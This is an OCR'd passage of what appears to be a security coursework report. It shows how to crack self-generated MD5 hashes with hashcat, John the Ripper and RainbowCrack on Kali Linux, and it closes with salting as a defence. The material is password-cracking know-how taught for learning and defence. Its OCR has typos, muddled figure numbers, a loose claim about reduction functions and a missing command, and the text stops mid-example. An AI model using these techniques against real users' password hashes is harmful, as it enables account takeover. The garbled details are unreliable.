
We can use **ls** command to confirm the new directory made in /root. Move into the newly made directory using **cd hashes** command. Now let's create a file named hashes.txt and put some hash value there using the following link to generate md5 hashes.

http://www.miraclesalad.com/webtools/md5.php

Copy hash value generated from this website and paste it into the hashes.txt file. Create a few more hashes using the same method. In my case I have generated three hashes to perform this and the three hashes are for

1. password

2. password1
3. 123qwerty



Now let's find a file name rockyou in the /usr/share/wordlists/ directory. As shown in the figure 4.1.6**.**




Figure 4.1.6

If the rockyou file is in tar format, uncompress it using **gzip -f rockyou.txt.gz.**

Rockyou wordlist is a password dictionary used to help in different types of password cracking attacks. This file contains commonly used passwords along with the potential passwords. After extracting the rockyou file copy it into the /root directory using **cp /usr/share/wordlists/rockyou.txt /root/rockyou.txt.**

Let's confirm this by listing all the directories present in the /root directory as shown in figure 4.1.7

```
root@kali:~# ls
codes    Documents  fyp     Music     Public       Templates  test.asm  Videos
Desktop  Downloads  hashes  Pictures  rockyou.txt  test       test.o
root@kali:~#
```

Figure 4.1.7

Here are some options we can use with the hashcat command.

```
OPTIONS
      -h, --help
            Show summary of options.

      -V, --version
            Show version of program.

      -m, --hash-type=NUM
            Hash-type, see references below

      -a, --attack-mode=NUM
            Attack-mode, see references below
```

-m specifies the version which hash we are using

-a specifies the mode of attack

-a0 means a straight case

-a1 uses different combination to match hash

-a2 uses toggle-case

-a3 use brute force method

-a4 uses table-lockup

```
Attack mode
      0 = Straight
      1 = Combination
      3 = Brute-force
      6 = Hybrid Wordlist + Mask
      7 = Hybrid Mask + Wordlist
```

Now perform the attack using the following command; **hashcat -m 0 -a 0 /root/hashes/hashes.txt /root/rockyou.txt. As shown in the figure 4.1.8.**




Figure 4.1.8

We need to override this by using –force and the following command. **hashcat –force -m 0 -a 0 /root/hashes/hashes.txt /root/rockyou.txt.**

Last line shows all the haashes in the file we have provided to hashcat has been decrypted. We can see the output using the following command. **hashcat –force -m 0 -a 0 /root/hashes/hashes.txt/root/rockyou.txt –show.**




Figure 4.1.9





Figure 4.1.10

There are two major hash cracking dictionaries: Rockyou and CrackStation. Rockyou has 14 million unique passwords. CrackStation for MD5 SHA1 hashes, there is a 190gb 15-billion-entrylockup table and for the other hashes 19GB 1.5-bollion-entry-lockup. You can download CrackStation using the following link.

https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm

3.2.6 Cracking hashes using JOHN THE RIPPER

JOHN THE RIPPER is a password cracking tool already present in KALI LINUX in the following location. **Application → Password Attacks → John** (As shown in the following image).



Now with this we have to specify the format of the hash and specify the file which contains the hashes in our case hashes.txt present in /root/hashes directory. We use the following command to crack hashes; **John -format=Raw-MD5 /hashes/hashes.txt**

```
root@kali:~# john --format=raw-md5 hashes/hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password         (?)
password1        (?)
Proceeding with incremental:ASCII
```

We can use the following command to show the currently present two hashes in the file.

John --format=Raw-MD5 hashes/hashes.txt --show

```
root@kali:~# john --format=RAw-MD5 hashes/hashes.txt --show
?:password
?:password1
```

3.3. Rainbow Tables

3.3.1 Background

Rainbow tables are precomputed tables which are used to steal valuable encrypted data such as passwords. Rainbow tables were invented by Philippe Oechslin on top of a more simpler algorithm which was developed by Martin Hellman. These tables work in reverse order of the data cryptography/encryption process by reversing the cryptographic hash function. This process ultimately then results in a plaintext data value. Rainbow tables are useful up to a limited number of characters which makes cracking of long passwords and credit card numbers a bit difficult. But the danger of simple data exposure to the attackers still remains.

The main reason for preferring rainbow tables over the traditional dictionary attacks is it's computational time. They require less data space and less computational time in comparison to traditional dictionary attacks.

3.3.2 Key Terms

PlainText: Characters in readable form that is usually input in cryptography.

Hash Functions: Are used to convert plaintext into hashes so that a plaintext is not understood normally.

Hash: The output of the hash function which is an encrypted form of plaintext.

Reduction Function: It is the inverse operation of a hash function which helps mapping hashes back to their original plaintext equivalent.

3.3.3 Rainbow table Operation Representation

Plain-Text is converted/mapped into its equivalent hash after passing through a hash function so you cannot tell a plain-text from its hash.




Figure 7.1.1: Plaintext mapped to its hash.

We have already seen in section 4.1 that reverse of hash function is not possible which means hash function cannot convert the hash back to its original plaintext form even if it is reversed. So, there are two possible ways to find a plaintext for a certain hash:

1. Convert each plaintext to its hash one by one, until you find the required hash.
2. Convert each plaintext to its hash one by one, but instead store it into a sorted table so that you can reuse the generated hash later on without generating hashes again.

Going through each hash one by one takes a very long time, and it takes a huge amount of memory to store each hash which is not feasible except for the smallest sets of plaintexts. Rainbow tables provide us a compromise between precompuation and low memory usage.

A reduction function is key to understanding rainbow tables. Just like a hash function is used to map plaintext to its equivalent hash value, the reduction function does the opposite and maps hash values to their equivalent plaintext form.

We can see how a rainbow table operation is done by the figure 7.1.0 as shown below;




Figure 7.1.0: Rainbow Table Operations

Chains: Collisions also happen when we use the Reduction function. In some cases collisions are worse. One thing that can help us reduce (not eliminate) impact of collisions is the use of multiple reduction functions.

Collisions are the only problem with the rainbow tables.

3.3.1.4 Construction of Rainbow Table

As we have already discussed Rainbow table needs two things: a hashing function and a reduction function. We have discussed this many times that a hash function is a one way function, but the reverse of a hash function which is a reduction function is also a one way function. The chains that make rainbow tables are one way hash and reduction functions starting from a certain plaintext and ending at a certain hash.

1. A chain in a rainbow table starts with an arbitrary plaintext.
2. It is then converted into its equivalent hash value.
3. In the next step the hash value is reduced to another plaintext.
4. Then again it hashes the newly generated plaintext.

3.3.5 Cracking Hash using Rainbow Tables

In order to see how we can crack hash back to its plaintext form, first we will make a directory named ‘rainbow’ to perform all the rainbow table related operations.

mkdir rainbow cd

rainbow




Figure 7.1.1

In order to perform rainbow table crack, we first need to have a rainbow table. There are several types of rainbow tables available;

- Ascii-32-95
- Numeric
- Alpha
- Alpha-numeric
- LowerAlpha-Numeric etc.

Here we are going to create an alpha type rainbow table by using the following command on our Kali Linux terminal. **rtgen md5 alpha 1 7 0 2100 8000000 all md5:** is the hash algorithm.

alpha: is the charset.

1: is the plaintext_len_min (minimum length for plaintext).

7: is the plaintext_len_max (maximum length for plaintext).

0: is the table index.

2100: is the chain length. **8000000:**

is the chain number.

all: is the part index.

Following are the parameters that we need for rtgen command:

```
rtgen

RainbowCrack 1.7
Copyright 2017 RainbowCrack Project. All rights reserved.
http://project-rainbowcrack.com/

usage: rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_
       rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_

hash algorithms implemented:
    lm HashLen=8 PlaintextLen=0-7
    ntlm HashLen=16 PlaintextLen=0-15
    md5 HashLen=16 PlaintextLen=0-15
    sha1 HashLen=20 PlaintextLen=0-20
    sha256 HashLen=32 PlaintextLen=0-20

examples:
    rtgen md5 loweralpha 1 7 0 1000 1000 0
    rtgen md5 loweralpha 1 7 0 -bench
```

Let's see it on the terminal.

```
root@kali:~/rainbow# rtgen md5 alpha 1 7 0 2100 8000000 all
rainbow table md5_alpha#1-7_0_2100×8000000_0.rt parameters
hash algorithm:           md5
hash length:              16
charset name:             alpha
charset data:             ABCDEFGHIJKLMNOPQRSTUVWXYZ
charset data in hex:      41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58
 59 5a
charset length:           26
plaintext length range:   1 - 7
reduce offset:            0×00000000
plaintext total:          8353082582

sequential starting point begin from 0 (0×0000000000000000)
generating...
32768 of 8000000 rainbow chains generated (0 m 23.9 s)
65536 of 8000000 rainbow chains generated (0 m 23.1 s)
98304 of 8000000 rainbow chains generated (0 m 24.1 s)
131072 of 8000000 rainbow chains generated (0 m 23.7 s)
163840 of 8000000 rainbow chains generated (0 m 26.3 s)
196608 of 8000000 rainbow chains generated (0 m 25.5 s)
229376 of 8000000 rainbow chains generated (0 m 23.6 s)
262144 of 8000000 rainbow chains generated (0 m 26.0 s)
294912 of 8000000 rainbow chains generated (0 m 26.7 s)
327680 of 8000000 rainbow chains generated (0 m 24.1 s)
360448 of 8000000 rainbow chains generated (0 m 23.4 s)
393216 of 8000000 rainbow chains generated (0 m 23.4 s)
```

The size of md5 alpha rainbow table of character length 9 is around 23GB.

For the next step we sort all the entries of rainbow tables by using the following command:

rtsort /

We can also use **rtsort.**

```
root@kali:~/rainbow# rtsort /
//usr/share/rainbowcrack/md5_alpha#1-7_0_2100×8000000_0.rt:
3387301888 bytes memory available
loading data ...
sorting data ...
writing sorted data ...

//usr/share/rainbowcrack/md5_loweralpha-numeric#1-7_0_3800×33554432_0.rt:
3385618432 bytes memory available
loading data ...
sorting data ...
writing sorted data ...
```

Figure 7.1.2

We need a hash of an alphabetical word which has character length less than 7.

In our case, we are using “ADMIN”.

We will create a hash of “ADMIN” by using the md5 algorithm by using the following command. **echo -n “ADMIN” | md5sum**

```
root@kali:~/rainbow# echo -n "ADMIN" | md5sum
73acd9a5972130b75066c82595a1fae3  -
```


Figure 7.1.3

We can use the following command to crack the hash of “ADMIN” created by the above command. **rcrack . -h 73acd9a5972130b75066c82595a1fae3**

```
root@kali:~/rainbow# rcrack . -h 73acd9a5972130b75066c82595a1fae3
```

Figure 7.1.4

We can also store all the hashes in a file in hash.txt



The hash in this file can be cracked by using the following command:

Following is the continuation of Figure 7.1.4:

The results are shown on the last line which reads that the hash given to the command was for the word “ADMIN” as shown in figure 7.1.5.




Figure 7.1.5.

3.3.6 Rainbow Crack

RainbowCrack uses rainbow tables to crack hashes, these hashes are unsalted. This is a bit different from the brute force hash cracking techniques.

GPU acceleration is a key feature of RainbowCrack. It can offload most runtime computation to GPUs (NVIDIA/ AMD). [28]

Following are some commands that are used in rainbow crack and we have also used them in or above mentioned practice.

1. rtgen: used to generate rainbow tables.
2. Rtsort: used to sort rainbow tables.
3. rcrack: used to find the password.

3.3.7. Dangers of Rainbow Tables

All the passwords for your OS (windows, linux, mac etc) are stored in hashes these days. Take an example that an attacker got hold of your hard-drive or somehow got a systemd file of your Windows 10 which contains information about the login authentication (username and password). Now you may think your information is secure since it is stored in it's hash form not the original plaintext form, but an attacker who has knowledge of rainbow tables can easily crack your password using rainbowCrack.

Also, hashes passwords are not unique to themselves since the nature of hash function is deterministic when the input is the same for two users. Consider two users Alice and Kai who has same password say "dontpwnme4", as their password is same their hash will also be same.

username	Hash
Alice	4420d1918bbcf7686defdf9560bb5087d20076de5f77b7cb4c3b40bf46ec428b
Lay	695ddccd984217fe8d79858dc485b67d66489145afa78e8b27c1451b27cc7a2b
Mario	cd5cb49b8b62fb8dca38ff2503798eae71bfb87b0ce3210cf0acac43a3f2883c
Ten	73fb51a0c9be7d988355706b18374e775b18707a8a03f7a61198eefc64b409e8
Kai	4420d1918bbcf7686defdf9560bb5087d20076de5f77b7cb4c3b40bf46ec428b
Mark	77b177de23f81d37b5b4495046b227befa4546db63cfe6fe541fc4c3cd216eb9

From this above table we can clearly see that since Alice and Kai had the same password their hash value is also the same. So, let's say if an attacker got hold of the password of one user, all the users with the same hash will also be accessible to him.

Now the question arises, how can we secure our hash values better?

The answer to this question is also quite simple, we use salts.

3.3.8 Mitigating hash value with Salts

We can use Salts to secure our hash values. Here **salt** is some random number/data/information that is used as an additional input with hashed data/password to secure it.

Let's take the above example of "dontpwnme4", we have already seen its hash using sha256. Now let's add some salt to it and again see the newly generated hash.

We have stored "dontpwnme4" string in a file f1. After which we saw it's hash by using the following command:

openssl dgst f1

In order to get the salted hash of the same string we need a salt. We here have used "yueqc6LE" as salt to hash of the string stored in the f1 file.

Next we use following command to get the salted hash value of the string stored in file f1 using SHA256 and the salt:

python -c 'ipmort crypt; print crypt.crypt("dontpwnme4","6youeqc6LE")'

```
root@kali:~/hashes# echo -n 'dontpwnme4' >f1
root@kali:~/hashes# cat f1
dontpwnme4root@kali:~/hashes# openssl dgst f1
SHA256(f1)= 4420d1918bbcf7686defdf9560bb5087d20076de5f77b7cb4c3b40bf46ec428b
root@kali:~/hashes# python -c 'import crypt; print crypt.crypt("dontpwnme4","$6$yueqc6LE")'
